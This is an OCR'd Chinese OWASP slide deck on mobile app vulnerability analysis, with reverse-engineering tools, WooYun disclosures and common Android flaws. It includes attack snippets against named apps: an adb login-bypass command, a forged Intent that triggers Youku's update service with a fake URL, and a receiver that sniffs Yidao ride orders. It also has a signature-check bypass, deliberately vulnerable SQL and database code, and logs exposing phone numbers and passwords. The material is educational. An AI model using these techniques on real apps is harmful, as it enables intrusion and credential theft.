OWASP

Open Web Application Security Project

移动APP安全漏洞分析技术与方法

林魏

OWASP
Open Web Application Security Project

目录页

Contents Page

OWASP

Open Web Application Security Project

第 1 章

移动应用安全背景介绍

目录页

Contents Page

OWASP
Open Web Application Security Project


2008年谷歌第一次I/O大会意味着安卓第一代产品正式对外，2007年苹果也发布了iOS 1！
自2015年以来，各界媒体对移动应用的漏洞关注度也越来越高，漏洞的产生不仅带来用户设备与信息的安全影响，也给企业带来业务或声誉上的损失。以下数据结论来源于OWASP，Mobile top 10：

- 平台使用不当
- 不安全的数据储存
- 不安全的通信
- 不安全的身份验证
- 加密不足
- 不安全的授权
- 客户端代码质量问题
- 代码篡改
- 逆向工程
- 无关的功能

OWASP
Open Web Application Security Project

金融类APP安全漏洞分布（此数据来源于爱加密大数据平台）


金融类top10有467个漏洞，平均每个含47个漏洞。其中20%是AES/DES弱加密风险，可导致用户应用加密被破解；18%是SharedPrefs任意读写漏洞，可导致用户个人身份信息、密码等敏感信息泄露。



OWASP
Open Web Application Security Project

常规应用类APP安全漏洞分布（此数据来源于爱加密大数据平台）


常规应用类top10有624个漏洞，平均每个含62个漏洞。其中21%是四大组件配置安全，可导致用户账号密码泄露；20%是AES/DES弱加密风险漏洞，可导致应用加密被破解。



OWASP
Open Web Application Security Project


游戏类APP安全漏洞分布（此数据来源于爱加密大数据平台）


游戏类top10有322个漏洞，平均每个应用含32个漏洞。其中31%是代码/引擎漏洞，可导致用户应用加密被破解；12%是支付漏洞，可导致用户手机被远程控制、隐私泄露等风险。



OWASP
Open Web Application Security Project

阿里移动安全漏洞年报





乌云： Android相关漏洞

2016-04-14 18:57 2016-06-01 14:50	招商银行android客户端https通信内容完全被抓取 ： wooyun-2016-0196328 | SAINTSEC内部平台 10
2016-03-30 11:53 2016-05-14 12:00	51公积金管家Android客户端手势密码及其他漏洞 ： wooyun-2016-0190545 | SAINTSEC内部平台 10
2016-03-22 12:08 2016-05-06 12:09	人人车一处未授权访问/涉及IOS/Android多个app源码/生产环境 ： wooyun-2016-0187466 | SAINTSEC内部平台 15
2016-03-13 09:15 2016-04-27 09:15	POS机安全之乐刷Android APP一处SQL注入 ： wooyun-2016-0183885 | SAINTSEC内部平台 20
2016-01-13 19:25 2016-02-27 11:49	在某android平台发现了某apk短信马（伪装为违章查询/已有用户中招） ： wooyun-2016-0169624 | SAINTSEC内部平台 20
2015-10-21 16:05 2016-01-21 11:00	邮储银行Android客户端设计缺陷可能导致客户端用户密码泄漏 ： wooyun-2015-0147541 | SAINTSEC内部平台 20
2015-10-21 14:43 2016-01-19 16:00	东方财富网APP(1.2)可能导致数据泄漏（Android版） ： wooyun-2015-0147717 | SAINTSEC内部平台 5
2015-10-16 13:36 2016-01-18 17:30	中国联通沃邮箱等部分Android客户端免密码登陆（可获取任意联通用户pop3密码） ： wooyun-2015-0147087 | SAINTSEC内部平台 20

银行信用卡

POS机

电信运营商

乌云： Android相关漏洞

	0146515	SAINTSEC内部平台 20
5-12-02 10:02 2016-01-16 10:04	亲宝宝Android客户端任意账户密码重置 ： wooyun-2015-0157507	SAINTSEC内部平台 20
5-10-13 12:11 2016-01-15 16:18	兴业全球基金Android客户端存在用户敏感信息泄露 ： wooyun-2015-0145194	SAINTSEC内部平台 10
5-10-13 12:22 2016-01-14 14:58	南方基金Android客户端本地明文存储用户信息、账户资金等信息 ： wooyun-2015-0145187	SAINTSEC内部平台 10
5-10-12 14:58 2016-01-12 09:18	京东金融Android客户端更新URL地址可被劫持 ： wooyun-2015-0144996	SAINTSEC内部平台 12
5-10-05 16:07 2016-01-11 15:32	挖财理财记账Android客户端泄露用户手机短信 ： wooyun-2015-0144896	SAINTSEC内部平台 20
5-10-07 10:27 2016-01-11 15:32	众禄基金Android客户端存在越权查看账户交易信息和银行卡绑定信息漏洞 ： wooyun-2015-0145094	SAINTSEC内部平台 20
5-10-13 10:56 2016-01-11 15:32	豆瓣android最新版本调试功能未关闭 ： wooyun-2015-0146309	SAINTSEC内部平台 10
5-10-07 18:03 2016-01-11 15:32	南方基金Android客户端存在泄露用户敏感数据信息 ： wooyun-2015-0145186	SAINTSEC内部平台 10
5-10-08 15:52 2016-01-11 15:32	挖财理财记账Android客户端用户数据明文存储在本地数据库可被远程窃取 ： wooyun-2015-0144933	SAINTSEC内部平台 12

P2P金融

劫持手机短信

用户的敏感数据

乌云：iOS相关漏洞

2014-04-10 14:23 2014-07-09 14:23	支付宝iOS SDK存在第三方厂商可以记录用户敏感信息漏洞 ： wooyun-2014-056541 | SAINTSEC内部平台 10
2014-05-02 13:21 2014-06-16 13:22	搜狗某应用SQL注射(泄漏NagiOS等敏感信息) ： wooyun-2014-059168 | SAINTSEC内部平台 19
2014-02-19 23:20 2014-04-05 23:20	拉手网IOS客户端SQL注入一枚多库 ： wooyun-2014-051462 | SAINTSEC内部平台 20
2014-02-19 19:23 2014-04-05 19:23	金立IUNIOS官网超级版主账号泄密 ： wooyun-2015-051394 | SAINTSEC内部平台 10
2014-01-03 16:19 2014-04-03 16:19	mac osx & ios 内核模块对象未初始化漏洞 ： wooyun-2014-047772 | SAINTSEC内部平台 5
2014-01-02 09:09 2014-04-02 09:10	财付通ios手机端泄露用户注册证件号码与安全手机 ： wooyun-2014-047581 | SAINTSEC内部平台
2013-12-21 20:32 2014-02-04 20:33	某三甲医院IOS客户端患者信息泄露 ： wooyun-2013-046674 | SAINTSEC内部平台 20
2013-11-02 10:30 2014-01-31 10:31	IOS支付宝绕过密码登录原手机所有使用过的支付宝帐号 wooyun-2013-041742 | SAINTSEC内部平

支付宝

OWASP
Open Web Application Security Project

银监会通报

2014年2月银监会就国内众多银行银行客户端存在高位风险和漏洞，可能导致信息泄露，资金安全等问题给予了通报。通报涉及到被抽查的国内多家大型国有和股份制银行机构，本次检查再度强调了对移动银行的安全合规要求，其中提到了8点风险：

- SSL证书验证是否完整
- 手机银行客户端是否存在键盘劫持情况
- Android平台是否存在代码反编译、界面劫持的现象
- 调试日志中是否暴露了敏感客户信息
- 梳理手机银行代码，客户端编译打包前要进行代码核查，确认调试接口已关闭
- 安全检测要关注内存、缓存信息是否及时清除
- 应从手机银行安全认证体系进行整体安全评估
- 要关注交易安全性以及敏感信息是否泄漏

OWASP
Open Web Application Security Project

第 2 章

移动应用漏洞分析工具介绍

目录页

Contents Page

OWASP
Open Web Application
Security Project

- **dex文件反编译工具**

  dexdump、smali.jar/baksmali、dex2jar等
- **class字节码反编译工具**

  jd-gui、jd-cmd、jad等
- **逆向分析工具**

  IDA Pro、jdb、gdb、class-dump-z、Clutch、introspy、Cycript等
- **综合逆向工具**

  APKTool、APKIDE（改之理）、 Android Killer、Xposed等
- **协议抓包工具**

  Wireshark、 fiddler等

OWASP
Open Web Application
Security Project

01快速反编译APK并查看代码

- **第一步**

准备测试工具与测试样本。 测试工具：dex2jar、jd-gui；测试样本：sample001.apk

- **第二步**

使用dex2jar对应用APP进行快速反编译，获取反编译.jar文件。

- **第三步**

使用jd-gui查看反编译得到的.jar文件。

OWASP
Open Web Application
Security Project

02快速验证一款APP是否加固或采用签名保护

- **第一步**

  准备测试工具与测试样本。 测试工具：APKIDE；测试样本：sample001.apk

- **第二步**

  将sample00.apk导入APKIDE中，等待APKIDE对APK进行反编译

- **第三步**

  通过APKIDE找到程序名称，更改程序名称

- **第四步**

  使用APKIDE对APK进行重编译、签名再安装到手机中

- **第五步**

  在手机中找到快速修改名称的APK，运行并查看APK是否采用保护

OWASP
Open Web Application
Security Project

03快速对一款APP进行传输协议包抓取

- **第一步**

  准备测试工具与测试样本。 测试工具： fiddler；测试样本：sample001.apk

- **第二步**

  将搭建fiddler测试环境（PC与手机端）

- **第三步**

  在指定手机端上使用APK完成协议请求

- **第四步**

  在fiddler上抓取到APK的协议请求

- **第五步**

  分析请求协议包结构

OWASP
Open Web Application
Security Project

04使用爱加密漏洞分析平台快速检测一款APP存在的漏洞

- **第一步**

  准备测试工具与测试样本。 测试工具：爱加密漏洞分析平台；测试样本：sample001.apk

- **第二步**

  将sample001.apk上传到爱加密漏洞分析平台中，等待检测

- **第三步**

  下载sample001.apk的漏洞检测结果

- **第四步**

  对检测结果进行查看与分析

OWASP

Open Web Application Security Project

第 3 章

移动应用常见漏洞分析

目录页

Contents Page

OWASP
Open Web Application
Security Project


目录页

Contents Page

移动应用常见漏洞分析

OWASP
Open Web Application Security Project

第1节：Android客户端常见漏洞分析



数据安全

- WebView密码明文保存漏洞
- 本地数据全局读写漏洞
- 界面敏感数据显示泄露
- 调试日志泄露
- 内置账号/测试IP泄露

组件安全

- Android组件安全
- Activity界面劫持
- Backup备份安全
- Java调试开启安全
- 本地拒绝服务安全
- WebView远程代码执行安全

业务安全

- HTTP/HTTPS中间人攻击
- 数据封包弱加密
- 手机验证码机制安全
- 服务器权限绕过
- 用户敏感信息泄露
- 手势密码绕过
- 会话保持机制安全
- 服务器请求重发攻击

OWASP
Open Web Application Security Project

第1节第1类 - 组件/控件安全

- Android组件安全
- Activity界面劫持
- Backup备份安全
- Java调试开启安全
- 本地拒绝服务安全
- WebView远程代码执行安全

第1节第1类 – Android组件安全

对于程序中的每一个界面都是一个Activity，每一个Activity有不同的功能，比如登录、注册、注册码验证、手势密码等，Activity之间的切换需要满足一定的条件。

Service服务是伴随着程序启动，一直运行在后台，主要起检测作用的执行代码。服务一般用于时刻检测客户端的更新状态、时刻检测是否异地登录、时刻上传用户的操作信息。

ContentProvider用于保存和获取数据，并使其对所有应用程序可见。这是不同应用程序间共享数据的唯一方式，因为android没有提供所有应用共同访问的公共存储区。比如通讯录数据。

Broadcast广播是当程序检测到外界的某种运行环境发生变化时，而执行的逻辑代码，比如程序的自启、网络变化变化、实时消息（打车软件）。

OWASP
Open Web Application Security Project

第1节第1类 - 组件的访问权限控制

技术指标	android:exported 是Android中的四大组件 Activity，Service，Provider，Receiver四大组件中都会有的一个属性，如果android:exported设置了true表示可对外进行访问或使用，如果android:exported设置了false表示不可对外进行访问或使用。
漏洞	如果对内部组件进行设置android:exported值为true，则可能出现组件被外部APP进行恶意访问、非法操作等风险。
参数默认值	如果包含有intent-filter 默认值为true; 没有intent-filter默认值为false。
编码要求	业务需求中需要对组件进行对外开放，则根据该开放性是针对于所有还是针对于个别，如果针对于所有则可设置android:exported为true即可，如果是针对于个别则通过自定义权限来进行访问安全控制。

OWASP
Open Web Application Security Project

第1节第1类 - Activity暴露风险

➢ 权限绕过

```
am start -n cn.com.gxluzj/.frame.impl.module.home.HomeActiv
 app_process has text relocations. This is wasting memory ar
ase fix.
 app_process has text relocations. This is wasting memory ar
```

adb启动登录界面后的界面Activity

运营商内部APP登录界面绕过

OWASP
Open Web Application Security Project

第1节第1类 - Activity暴露风险

- 本地拒绝服务攻击

```
Caused by: java.lang.IllegalStateException: Can't find the mandatory extra identified by key [oid] on field class
com.meituan.android.hotel.voucher.HotelVoucherVerifyActivity.orderId
java.lang.RuntimeException: Unable to resume activity {com.sankuai.meituan/com.meituan.android.hotel.booking.Book
java.lang.NullPointerException
java.lang.RuntimeException: Unable to start activity ComponentInfo{com.sankuai.meituan/com.meituan.android.hotel.
java.lang.NullPointerException
java.lang.RuntimeException: Unable to start activity ComponentInfo{com.sankuai.meituan/com.sankuai.meituan.poi.br
java.lang.NullPointerException
java.lang.RuntimeException: Unable to start activity ComponentInfo{com.sankuai.meituan/com.sankuai.meituan.topic.
java.lang.NullPointerException
```

手机美团拒绝服务攻击

OWASP
Open Web Application Security Project

第1节第1类 – Service服务暴露

① 优酷土豆检测版本更新使用的是service服务，反编译到的代码：

```
<service
    android:label="Youku Push Notifications StartActivityService"
    android:name="com.youku.service.push.StartActivityService"
    android:exported="true"
>
```

② 传入PushMsg的Serializable的数据：

```
.....
label_53:
    intent.setFlags(876609536);
    intent.setClass(this, UpdateActivity.class);
    intent.putExtra("updateurl", pushMsg.updateurl);
    intent.putExtra("updateversion", pushMsg.updateversion);
    intent.putExtra("updatecontent", pushMsg.updatecontent);
    intent.putExtra("updateType", 2);
    this.startActivity(intent);
    return;
.....
```


优酷客户端内的数据序列

③ 恶意伪造并启动暴露的service：

```
PushMsg pushMsg = new PushMsg();
pushMsg.type = 1;
pushMsg.updateurl = "http://gdown.baidu.com/data/wisegame/41839d1d51
pushMsg.updatecontent = "This is Fake";
Intent intent = new Intent();
intent.setClassName("com.youku.phone", "com.youku.service.push.Start
intent.putExtra("PushMsg", pushMsg);
startService(intent);
```

OWASP
Open Web Application Security Project

第1节第1类 - Service服务暴露



伪造升级

拒绝服务

第1节第1类 – Broadcast广播暴露

借助广播，监听【易到用车】的订单信息

```
<receiver android:name=".PushMsgReceiver" >
    <intent-filter>
        <action android:name="com.yongche.component.groundhog.RECEIVED_MESSAGE" />
    </intent-filter>
</receiver>
```

恶意注册易到广播

```
public class PushMsgReceiver extends BroadcastReceiver {
    @Override
    public void onReceive(Context context, Intent intent) {
        String str = intent.getAction();
        System.out.println(str);
        String str2 = intent.getExtras().getString("message");
        System.out.println(str2);
    }
```

设置Massage监听


```
com.example.pushmessager...  System.out  com.yongche.component.groundhog.RECEIVED_MESSAGE
com.example.pushmessager...  System.out  {"jsonrpc":"2.0","id":1,"method":"order.add","params":{"order":{"order_id":48528760,"last_update
                                         ,"asap":0,"product_type":8,"amount":"0.00","extra_amount":"0.00","expect_start_time":1431504000,
                                         t":6,"is_coporate":0,"is_face_pay":0,"is_support_face_pay":1,"balance_description":"无需代充值"
```

最终监听到订单

第1节第1类 – Content Provider暴露

“XXX支付” Content Provider 低权限访问

“XXX城” 聊天记录泄露



OWASP
Open Web Application Security Project

第1节第1类 – ContentProvider暴露导致敏感信息泄露演示

- **第一步**

  准备测试工具与测试样本。 测试工具：dex2jar、jd-gui、adb使用环境；测试样本：sample001.apk

- **第二步**

  使用dex2jar与jd-gui获取测试样本APP的代码，获取代码中的ContentProvider信息

- **第三步**

  使用adb shell来读取指定CotentProvider信息

- **第四步**

  观察结果

第1节第1类 – Android本地数据库SQL注入

两种不同的DB数据库查询方法：

```
private String ShowData(String m_id) {
    this.result = "";
    new String[1][0] = m_id;
    Cursor v1 = this.m_db.rawQuery("SELECT * FROM usertable WHERE _id = \'" + m_id + "\'", null);
    v1.moveToFirst();
    while(!v1.isAfterLast()) {
        this.result = String.valueOf(this.result) + "id: " + v1.getInt(0) + "\n" + "user: " + v1
                .getString(1) + "\n" + "pass: " + v1.getString(2) + "\n\n";
        v1.moveToNext();
    }

    v1.close();
    return this.result;
```

```
vate String ShowData2(String m_id) {
this.result = "";
Cursor v1 = this.m_db.rawQuery("SELECT * FROM usertable WHERE _id = ?", new String[]{m_id});
v1.moveToFirst();
while(!v1.isAfterLast()) {
    this.result = String.valueOf(this.result) + "id: " + v1.getInt(0) + "\n" + "user: " + v1
            .getString(1) + "\n" + "pass: " + v1.getString(2) + "\n\n";
    v1.moveToNext();
}
```

OWASP
Open Web Application Security Project

第1节第1类 – Intent隐式跳转风险

显示Intent跳转	显式调用一般是用于同应用程序之间的组件调整，它直接指定了接收参数的Activity，可以唯一确定一个Activity，意图特别明确。
隐试Intent跳转	隐式调用一般是用于在不同应用程序之间的组件跳转，因跳转目标是由系统来进行判断，特殊情况下会出现目标错误，造成传递数据泄露的安全风险
漏洞	拒绝服务、信息泄露。

OWASP
Open Web Application Security Project

第1节第1类 – Backup备份安全

Android API Level 8及其以上Android系统提供了为应用程序数据的备份和恢复功能。此功能的开关决定于该应用程序中AndroidManifest.xml文件中的allowBackup属性值，其属性值默认是True。当allowBackup标志为true时，用户即可通过adb backup和adb restore来进行对应用数据的备份和恢复，这可能会带来一定的安全风险。

- 备份指令：

```
adb backup -nosystem -noshared -apk -f com.xx.xxxx F:\Restore
```

- 还原指令：

```
adb backup -f F:\ Restore -apk com.xx.xxxx
```


OWASP
Open Web Application Security Project

第1节第1类 - Activity界面劫持


Activity界面劫持类似于Web端的“页面钓鱼”，就是通过伪造与原应用非常相像的登录界面、注册界面、找回密码界面等，欺骗用户输入账户名和密码，然后后台将账户密码发送到指定地方的黑客手段，比如以下对几个金融APP敏感界面劫持的测试结果：

原登录界面图

恶意程序指定劫持特定的界面对应的Activity类



劫持效果图



某银行

OWASP
Open Web Application Security Project

第1节第1类 – Java调试开启风险

Java调试的开启是指在客户端开发时，主配置文件AndroidMainfest.xml中设置了debuggable的Debuggable属性为true，导致产生以下风险：

- jdb调试

获取和篡改用户敏感信息，甚至分析并且修改代码实现的业务逻辑，例如窃取用户密码，绕过验证码防护等

- Release和Debug的调试

Release和Debug模式下，程序运行两种不同逻辑流程，比如：

- Debug则走程序中的内测流程，使用内网IP、Log调试日志全开；
- Relase下则走线上的发布版本。

第1节第1类 – Release和Debug模式

Release和Debug模式下，程序运行两种不同逻辑流程，比如：

- Debug则走程序中的内测流程，使用内网IP、Log调试日志全开；
- Relase下则走线上的发布版本。

```
setContentView(2130968688);
this.mLogo = ((ImageView)findViewById(2131624528));
String str1 = ZbiSecureUtils.a().getAuthKey(0);
String str2 = MD5.Md5(ZbiPackageUtils.getSignature(this, "com.zhubajie.client"));
a.c("------------", str2.equals(str1) + "");
if (!str2.equals(str1)) && (!Config.DEBUG))
{
  showTip("您的软件有盗版风险，请卸载后从正规途径重新下载！");
  finish();
  return;
}
this.mHandler.postDelayed(this.enterHome, 1000L);
```

从Native层获取一个字符串

读取该APP的签名信息

在签名信息不一致，并且不是DEBUG模式下盗版提示

所以只需将str1恒等于str2，或者将Config中的DEBUG调试模式即可。

```
96
97      .prologue
98      .line 50
```

设置为1，开启DEBUG调试模式

OWASP
Open Web Application Security Project

第1节第2类 – 数据安全

- 本地数据全局读写漏洞
- 调试信息泄露

OWASP
Open Web Application Security Project

第1节第2类 – 本地数据全局读写漏洞

APP在创建数据库时，将数据库设置了全局的可读权限，攻击者恶意读取数据库内容，获取敏感信息。在设置数据库属性时如果设置全局可写，攻击者可能会篡改、伪造内容，可以能会进行诈骗等行为，造成用户财产损失。

以下为数据库全局读写的一种实现方式，漏洞代码样例：

```
...
        try {
            SQLiteDatabase rdb = openOrCreateDatabase("all_r_db",
                    Context.MODE_WORLD_READABLE, null);
            SQLiteDatabase wdb = openOrCreateDatabase("all_w_db",
                     Context.MODE_WORLD_WRITEABLE, null, null);
        } catch (SQLiteException e) {
            e.printStackTrace();
        }
...
```

OWASP
Open Web Application Security Project

第1节第2类 – 调试信息泄露

- 运行日志信息泄露

某银行app日志泄露明文密码

```
进入onResume
null
deviceID:866001023475214
deviceID:866001023475214
登录报文loginStr:{"clientIdt":"866001023475214","imageCode":"5524","clie
Platform":"android","clientInfo":"866001023475214|MI 3|android 4.4.4",
"clientVersion":"1","password":"123456","loginType":"1","mobileNo":"15
093212852","bankCode":"6458"}
登录---登录http不为空
```

图片验证码

明文密码

明文手机号

某金融app

```
obi...  LogonFTIS...  logonRequest 170
obi...  url           jsonViewType = true
obi...  url           username = 15093159098
obi...  url           verifyCode = juyj
obi...  url           rememberMe = true
obi...  url           service = http://fiapp.suning.com/phonepad/auth?target
                      .suning.com/phonepad/passport/passPortLogin.do
obi...  url           extendtgt = true
obi...  url           uuid = 91c94152-5c3e-4456-b43a-f0082cc82aea
obi...  url           password = suningfd123456
```

账号和验证码

明文密码

OWASP
Open Web Application Security Project

第1节第2类 – 调试信息泄露

- 测试内网/账号的泄露

```
setContentView(2130903089);
this.mAccountInput = ((CPPhoneInput)findViewById(2131165399));
this.mPwdInput = ((CPXPasswordInput)findViewById(2131165400));
this.mAccountInput.setText("18601005417");
this.mPwdInput.setText("sx291584");
this.mLoginBtn = ((CPButton)findViewById(2131165401));
this.mLoginBtn.observer(this.mAccountInput);
this.mLoginBtn.observer(this.mPwdInput);
```

某钱包泄露内部测试人员账号密码

